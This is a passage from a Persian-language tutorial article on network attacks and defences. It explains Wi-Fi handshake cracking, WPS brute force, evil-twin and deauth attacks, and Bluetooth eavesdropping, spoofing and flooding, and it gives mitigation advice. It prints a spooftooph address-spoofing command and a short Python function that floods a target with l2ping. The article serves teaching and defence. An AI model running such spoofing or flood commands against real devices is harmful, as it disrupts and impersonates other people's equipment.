
هنگامی که یک زون دی‌ان‌اس آپدیت می‌شود، تمامی رکوردها (اعم از رکوردهای نوع MX – A و ...) توسط رکورد جدیدی به نام RRSIG که کوتاه شده عبارت Resource record signature می‌باشد امضای دیجیتالی می‌شوند. RRSIG بوسیله کدکردن رکوردهای منبع و به منظور کد کردن نتایج ایجاد می‌شود. سپس هنگامی که درخواســت‌های DNS ارسـال می‌شـوند، سرور DNS درخواست‌ها و RRSIG را دریافت می‌کند و سپس موارد دریافتی بـه نیم‌سـرور بـرای بازگشـایی کلیـد خصوصـی توسط کلید عمومی بازگردانی می‌شوند. اگر کلید عمومی امکان بازگشایی کلید خصوصی را داشته باشـد، پس امضـای دیجیتـالی ارسال شده معتبر است و به DNS zone درستی هدایت شده‌ایم.

۴ - حملات روی شبکه‌های بی سیم (Wireless)

این دسته حملات هر سه مورد سه ضلعی CIA را هدف قرار می‌دهند یعنی هکر سعی می‌کند تا محرمانگی داده‌ها را به هم بزند و ترافیک شبکه بی سیم را شنود کند و اطلاعات حساس و محرمانه درون شبکه را به سرقت ببرد یا می‌تواند درسـتی داده‌هـا را به هم بزند و داده‌ها و ترافیک درون شبکه را تغییر دهد و با جعل هویت به عنوان شخص دیگری داده مخربی را ارسـال کنـد،یـا هکر می‌تواند حملات منع سرویس روی این شبکه‌ها انجام دهد و آن‌ها را از دسترس خارج کند.

۴ - ۱ - بررسی حملات روی شبکه‌های wifi

اولین حمله ای که روی این شبکه‌ها بررسی می‌کنیم حملات شنود بسته های اطلاعاتی است اصطلاحاً به آن Packet sniffing می‌گویند ،همان طور که می‌دانیم این بسته ها یا درست تر بگوییم frame های شبکه‌های wifi که توسط امواج الکترومغناطیس منتقل می‌شوند ، ساختاری مشابه زیر دارند (شکل ۲۲)




شکل ۲۲

که اصطلاحاً به این فریم ها beacon می‌گویند ،همچنین میدانیم Access Point ها کارکردی مشابه دستگاه Hub دارند یعنی تمام بسته ها را بر بستر امواج الکترومغناطیس در فضای اطراف خود پخش می‌کند یعنی این beacon ها توسط تمام دستگاه‌های نزدیک آن AP قابل مشاهده است.

در این شبکه ها یکسری مکانیزم امنیتی وجود دارد برای مثال الگوریتم های امنیتی WEP و WPA , WPA2 وجود دارند که محتوای payload این بسته ها در مسیر انتقال بین دو دستگاه بی سیم رمز می‌کنند تا هکر نتواند محتوای بسته ها را ببیند در این حالت اگر هکر بتواند با کرک پسورد شبکه یا هکر حرفه‌ای تر باشد و بتواند با شکستن الگوریتم های امنیتی رمز این شبکه‌ها را پیدا کند، می‌تواند محتوای payload بسته های beacon را مشاهده کند، نکته‌ای که اینجا وجود دارد این است که این الگوریتم ها از رمزنگاری متقارن استفاده می‌کنند ، خیلی ساده بخواهیم بگوییم به این صورت است که درون AP یک پسورد ساده وجود دارد و درون دیوایس متصل به AP هم باید همان پسورد وجود داشته باشد تا دستگاه بتواند به AP متصل شود ، یعنی دستگاه با آن پسورد payload بسته هار را رمزنگاری می‌کند و AP با همان پسورد رمزگشایی می کند.

اگر شبکه بی سیم نیاز به پسورد نداشته باشد به راحتی payload فریم ها رمز نشده برای هکر قابل مشاهده است.

پس برای جلوگیری از شنود این بسته ها باید از پسورد سخت و الگوریتم های بروز و ایمن استفاده کرد که در حال حاضر WPA2 ایمنی بالاتری نسبت به بقیه الگوریتم ها دارد. (شکل ۲۳)




شکل ۲۳

برای این ما بتوانیم frame ها را مشاهده کنیم باید حالت کارت شبکه وایرلس خودمان را از حالت managed به حالت monitor ببریم ، در این حالت ما توانایی این را داریم که تمام frame های در حال جابجایی بین AP و کلاینت ها را میتوانیم ببینیم ، همچنین میتوانیم با خواندن هدر فریم های 802.11 مقادیر MAC کلاینت ها و AP را بدست آوریم.


اگر در هنگام شنود شبکه وایرلس یک کامپیوتر قصد اتصال به شبکه داشته باشد در این حالت باید یک WPA Handshake صورت بگیرد که در نتیجه برنامه اسنیفر ما (Wireshark) این Handshake را نیز ذخیره می‌کند که می‌توانیم با کرک آن handshake به رمز اصلی AP برسیم ،

یک ابزار حرفه‌ای به نام aircrack-ng برای شنود و آنالیز و حمله به شبکه‌های wifi وجود دارد که علاوه بر نشان دادن وضعیت شبکه‌های wifi و دیوایس های متصل هنگامی که handshake اتفاق بیوفتد آن را نشان می دهد . (شکل ۲۴)



شکل ۲۴

حال هکر با کرک کردن این handshake به پسورد اصلی AP می‌رسد که از آن طریق می‌تواند با وارد کـردن رمـز AP فـریم هارا رمزگشایی کند و ترافیک گذرا بر AP را به صورت کامل مشاهده کند. (شکل ۲۵)



شکل ۲۵

یک ویژگی به نام WPS روی AP ها وجود دارد که اجازه می‌دهد صاحب AP با وارد کردن یک pin به پسورد AP برسـد ولی این بـرای نفوذگر کار را راحت‌تر می‌کند ، اگر هکر متوجه شود که WPS رو آن نقطه ی اتصال فعال است شروع به فرسـتادن پین هـای مختلـف بـه AP می کند تا اینکه با درست بودن یکی از pin ها بتواند پسورد AP را بدست آورد ، پس بهتر است WPS را غیر فعال کنیم.

یکی از ابزار های فرستادن پین های مختلف WPS به یک AP برنامه ی revear است ، همچنین برنامه‌های موبایل فراوانی وجود دارد که متاسفانه به هرکسی اجازه شکستن پین WPS را با یک موبایل اندرویدی ساده می‌دهد .

هکر می‌تواند یک AP جعلی با نام AP اصلی درست کند و قدرت سیگنال AP خودش را نسبت به AP ها بالاتر بـبرد (مثلاً AP بـا آنتن بلند تر قدرت سیگنال بالاتری دارد) سپس فریم های deauth به AP اصلی بفرستد تا تمام کلاینت های آن شبکه قطـع شـوند و کلاینت هارا به خودش وصل می‌کند ،چرا کلاینت ها به AP اصلی وصل نمی‌شوند ؟ دلیل این ات که معیار وصـل شـدن کلاینت هـا بـه AP یـک مورد نام ssid آن شبکه است و معیار دوم قدرت سیگنال حال چون قدرت سیگنال AP هکر بالاتر است همه بـه او وصـل می‌شـوند (االگـر AP رمز نداشته باشد همیشه می تواند این اتفاق بیوفتد ولی اگر AP رمز داشته باشد هکر باید ابتدا رمز آن را بدست آورد سپس یک AP با همان پسورد بسازد) ، این حمله در اصطلاح به Rouge Access Point یا evil twin شناخته می‌شود شناخته می‌شود که هکر از طریق آن می‌تواند ترافیک دستگاه‌های شبکه بی سیم را شنود کند و حملات DOS انجام دهد یـا حملات MITM انجـام ده یـا میتوانـد ترافیک داخلی یک شرکت را به بیرون منتقل کند یا کار های خطرناک تر !

و در نهایت حمله DOS یا jamming روی این شبکه‌ها رواج دارد که در دو لایه ۱ و ۲ می‌توانیم این حمله را انجام دهیم ، حمله لایه یک به این صورت است که با نویز انداختن روی کانال‌های مختلف فرکانس ۲.۴ گیگاهرتز سطح SNR را پایین می آوریم و کلاینت ها احساس می‌کنند که از AP بسیار دور شده‌اند و قطع می شوند.

حمله DOS در لایه ۲ به این صورت انجام می‌شود که با فرستادن مداوم فریم های deauth به AP ، آن را مجبور میکنیم تا همه کلاینت های خودش را قطع کند (نکته ای که هست این است که AP مجبور است تا تمام این فریم هارا قبول کند ، و این به دلیل طراحی پروتکل 802.11 است) ولی بعضی از انواع AP های مدرن و مدل های خاص اجازه انجام این حملات را نمی دهند.


۴ - ۲ - بررسی حملات روی شبکه‌های bluetooth

تکنولوژی بلوتوث برای اتصالات بی سیم کوتاه برد استفاده می‌شود که انرژی بسیار کمی مصرف می‌کند و بسیار کم هزینه است ،تکنولوژی کنونی استاندارد IEEE به نام WPAN یا 802.15 شناخته می‌شود ، از این تکنولوژی می‌توان برای فرستادن اطلاعات ، پیام و عکس مورد استفاده قرار گیرد ، این تکنولوژی در باند فرکانس 2.4GHz تا 2.48GHz کار می کند.

بلوتوث از لحاظ پهنای باند سرعتی برابر ۷۲۳ کیلوبیت در ثانیه دارد که سرعت زیادی نیست ولی برای انتقال داده‌ها بین وسایل کافی است.

تکنولوژی بلوتوث به گونه‌ای طراحی شده است که در محیط های چند کاربره به راحتی می‌تواند کار کند ، این تکنولوژی شبکه‌های کامپیوتری کوچکی به نام پیکونت را می تواند تشکیل دهد که این شبکه پیکونت می‌تواند حداکثر ۸ عضو داشته باشد که یکی از آن‌ها باید Master باشد و حداکثر ۷ تای دیگر Slave باشند. البته حداکثر ۱۰ پیکونت می‌توانند به هم متصل شوند و Scatternet را ایجاد کنند. (شکل ۲۶)

دستگاه‌های یک شبکه پیکونت باید تحت پوشش یک فرکانس رادیویی و با یک کانال ارتباطی مشترک باشند.آدرس هر دستگاه به صورت یک آدرس ۴۸ بیتی مشابه MAC آدرس استکه به آن BD Address می گویند.



شکل ۲۶

۴ - ۲ - ۱ - Eavesdropping

در این حمله مهاجم میتواند امواج و بسته های انتقالات بلوتوث را شنود کند و با بهره برداری از آسیب‌پذیری های موجود میتواند داده‌ها را بخواند یا اسنیف کند،بنابراین اگر شما از یک هدفون بلوتوث برای مکالمه استفاده می‌کنید ،هکر ها میتوانند صحبت‌های شما را بشنوند !

برای انجام این حمله هکر باید با شنود در روی بسته های بلوتوث مقدار frequency hopping sequence را که توسط دو دستگاه دیگر برای ارتباط استفاده می‌شود شنود کند ، برای شنود این مقدا هکر باید handshake بین دو دستگاه دیگر را شنود کند قبل از اینکه پیکونت تشکیل شود (هکر میتواند با حمله DOS یکی از طرفین را قطع کند و هنگام اتصال مجدد دو دستگاه این handshake را بدست آورد.)، که با آن بسته FHS packet نیز می‌گویند سپس هکر با محاسبه ی hopping sequence میتواند ترافیک درون پیکونت را به صورت کامل شنود کند.

۴ – ۲ – ۲ – Bluesnarfing

در این حمله هکر می‌تواند به محض اینکه دستگاه‌ها با هم جفت شدند به اطلاعات شما دسترسی پیدا کند و آن‌ها را به سرقت ببرد ،هکر می‌تواند به سرقت مخاطبین و تصاویر و فیلم‌ها و.. بپردازد.

۴ – ۲ – ۳ – حمله اسپوف اطلاعات یک دستگاه بلوتوث

می‌توانیم با اسپوف BD Address و نام بلوتوث دستگاه با یکی از طرفین اتصال پیکونت خودمان را جای یکی از آن‌ها بگذاریم و اتصال را با خودمان برقرار کنیم.

ابزار spooftooth همین عمل را انجام می‌دهد و نام و BS Address را به مقداری که ما مشخص می‌کنیم اسپوف می‌کند و بقیه دستگاه‌ها را گمراه می کند. (شکل ۲۷)

```
root@kali:~# spooftooph -i hci0 -a 10:AE:60:58:f1:37 -n Car537
Manufacturer:   Cambridge Silicon Radio (10)
Device address: A0:02:DC:11:4F:85
New BD address: 10:AE:60:58:F1:37

Address changed
```

شکل ۲۷

۴ – ۲ – ۴ – حمله منع سرویس روی دستگاه‌های شبکه

در این حمله مهاجم می‌تواند سیل عظیم اطلاعات بیهوده را به سمت دستگاه شما ارسال کند و باعث مسدود شدن ارتباط شما و هدر رفت یا کرش دستگاه شما شود.

ابزار l2ping درون ماشین‌های لینوکسی درواقع L2CAP echo request ارسال میکند که با ارسال پی در پی این بسته ها دستگاه بلوتوث مورد نظر از کار می افتد. (شکل ۲۸)

```
4
5   def DOS(target_addr, packages_size):
6       os.system('l2ping -i hci0 -s ' + str(packages_size) +' -f ' + target_addr)
7
```

شکل ۲۸

۴ – ۲ – ۵ – نحوه مقابله با حملات شبکه‌های بلوتوث :

شاید بتوان گفت تنها راه حلی که امنیت این شبکه‌ها را تضمین می‌کند غیر فعال کردن بلوتوث است !

۵- حمله به سیستم عامل ها و برنامه‌ها

این دسته حملات به این صورت هستند که هکر ابتدا بر روی سرویس هـا ، وب سـایت ، سیسـتم عامـل ، mail server ... ماشین و شبکه ی قربانی آسیب‌پذیری پیدا می کند و با نوشتن برنامه‌ای تحت عنوان exploit از آن آسیب‌پذیری بهـره می‌بـرد که این دسته حملات شاید خطرناک تر از بقیه حملات باشند چون هکر با گرفتن دسترسی به shell سیستم عامل هـا میتوانـد شروع به ارتقا دسترسی کند و کم کم کل شبکه را در دستان خود بگیرد ،بهـترین راه مقابلـه بـا این حملات پچ کـردن به‌موقـع آسیب‌پذیری ها و بروز رسانی firmware قطعات و دستگاه ها است .

۶ - حمله به شبکه از طریق مهندسی اجتماعی

برای مثال عوامل داخلی یک سازمان می‌توانند با کلیک و اجرای یک برنامه مخرب به هکر این دسترسی را بدهد که مثلاً هکر به کامپیوتر آن شخص درون سازمان دسترسی بگیرد و کم کم شروع به ارتقای سطح دسترسی خودش بکند و بک دور نصب کند یا شبکه باتنتی خودش را گسترش دهد ، از باج افزار استفاده کند و یا اطلاعات را بدزدد ،بهترین راه مقابله بـا این حملات نـیز بـالا بردن دانش و سواد سایبری کار کنان شرکت است.

۷ - نتیجه‌گیری :

با جمع‌بندی تمامی مباحث بالا می‌توانیم نتیجه بگیریم ، برای اینکه بتوانیم حملات هکر ها را دفع کنیم باید مانند یک هکر فکر کنیم و با تکنولوژی روز دنیا بروز باشیم و از تجهیزات بروز و ایمن برای شبکه خودمان اسـتفاده کـنیم و قبـل از اینکـه هکـر بـه شبکه ما نفوذ کند خودمان راه هکر را مسدود کنیم ، و باید بگوییم که امنیت ۱۰۰ درصدی وجود ندارد ، هکر ها نیـاز بـه زمـان دارند تا آسیب‌پذیری ها را کشف کنند و به شبکه‌ها و سرور ها نفوذ کنند،هدف ما سخت کردن کار آن‌ها است.

منابع :

- [1].https://payvast.com/kb/%DB%B1%DB%B8%DB%B1%DB%B4-%D8%A7%D9%87%D8%AF%D8%A7%D9%81-%D8%A7%D9%85%D9%86%DB%8C%D8%AA-%D8%AF%D8%B1-%D8%B4%D8%A8%DA%A9%D9%87-%DA%86%DB%8C%D8%B3%D8%AA-%D8%9F/
- [2].https://www.comparitech.com/net-admin/spoofing-attacks-guide/
- [3].https://security.tosinso.com/fa/articles/35995/5-%D8%B1%D9%88%D8%B4-%D8%AC%D9%84%D9%88%DA%AF%DB%8C%D8%B1%DB%8C-%D8%A7%D8%B2-%D8%AD%D9%85%D9%84%D8%A7%D8%AA-IP-Spoofing-%DB%8C%D8%A7-%D8%AC%D8%B9%D9%84-%D8%A2%D8%AF%D8%B1%D8%B3-IP-%D8%AF%D8%B1-%D8%B4%D8%A8%DA%A9%D9%87
- [4].https://virgool.io/@parsaie.mehrdad/mac-address-flooding-attack-cam-table-flooding-attack-h6i1aaprldzp
- [5].http://www.infosecwriters.com/text_resources/pdf/SKapoor_SessionHijacking.pdf

- [6].https://en.wikipedia.org/wiki/DNS_spoofing
- [7].https://www.n-able.com/blog/what-is-dns-poisoning
- [8].https://www.networkworld.com/article/3298160/how-to-protect-your-infrastructure-from-dns-cache-poisoning.html
- [9].https://webramz.com/blog/dnssec-%DA%86%DB%8C%D8%B3%D8%AA%D8%9F
- [10].https://miloserdov.org/?p=2525
- [11].https://janmagnet.files.wordpress.com/2008/07/comparison-ieee-802-standards.pdf
- [12].https://null-byte.wonderhowto.com/how-to/hack-bluetooth-part-1-terms-technologies-security-0163977/
- [13].https://jmuwirelesssecurity.wordpress.com/attacking-802-11/bluetooth/
- [14].https://github.com/crypt0b0y/BLUETOOTH-DOS-ATTACK-SCRIPT/blob/master/Bluetooth-DOS-Attack.py
- [15].https://www.cloudflare.com/ddos/
- [16].https://cert.ir/ow_userfiles/plugins/base/attachments/59d8cc42ce7b6_59d8cc42ce5ae.pdf
- [17].https://www.ii.pwr.edu.pl/~kano/course/module8/8.2.1.1/8.2.1.1.html
- [18].https://wiki.wireshark.org/HowToDecrypt802.11
- [19].https://owasp.org/www-pdf-archive/DNS_Cache_Poisoning(OWASP_GHANA).pdf
- [20].https://engineering.purdue.edu/kak/compsec/NewLectures/Lecture17.pdf
- [21].http://www.infosecwriters.com/text_resources/pdf/SKapoor_SessionHijacking.pdf
- [22].https://engineering.purdue.edu/kak/compsec/NewLectures/Lecture16.pdf
- [23].https://engineering.purdue.edu/kak/compsec/NewLectures/Lecture23.pdf